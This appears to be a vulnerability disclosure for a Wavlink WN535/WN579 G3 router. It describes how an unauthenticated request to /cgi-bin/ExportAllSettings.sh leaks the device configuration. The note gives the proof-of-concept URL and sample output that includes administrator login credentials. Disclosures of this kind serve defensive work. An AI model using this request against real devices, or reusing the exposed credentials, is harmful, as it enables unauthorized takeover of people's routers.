

main

...

CVE_Request / WAVLINK WN535 G3_Sensitive information leakage.md



pghuanghui Add files via upload

History

1 contributor

31 lines (18 sloc) | 1.26 KB

...

0x01 Vulnerability description

An issue was discovered in Wavlink WN579G3,Firmware package version M35G3R.V5030.180927,affecting /cgi-bin/ExportAllSettings.sh where a crafted POST request returns the current configuration of the device, including the administrator password. No authentication is required. The attacker must perform a decryption step, but all decryption information is readily available.

0x02 Affected version

WAVLINK WN579 G3

0x03 Vulnerability


When viewing the /cgi-bin/ExportAllSettings.sh file, it was not properly authorized by the system.

```
function configSave(){  
    f=document.frmSetup2;  
    f.action="/cgi-bin/ExportAllSettings.sh";  
    f.submit() ;  
}
```

0x04 PoC verification

Directly construct the url link as:

`http://xxx.xxx.xxx.xxx/cgi-bin/ExportAllSettings.sh`



#The following line must not be removed.

##RT2860CONF

Default

WebInit=1

LOGO1=images/WAVLINK-logo.png

LOGO2=images/WAVLINK-logo.gif

HostName=WAVLINK

Login=admin2860

Password=Simp#ly0172

Login_def=admin

Password_def=admin

OperationMode=1

boost_mode=auto

Platform=MT7620

Language=en

firstFlage=0

Model=WN535G3

ModelType=Mesh

WiFiBand=D

Brand=WAVLINK

wanConnectionMode=DHCP

wan_ipaddr=

0x05 Acknowledgement

Penwei.Huang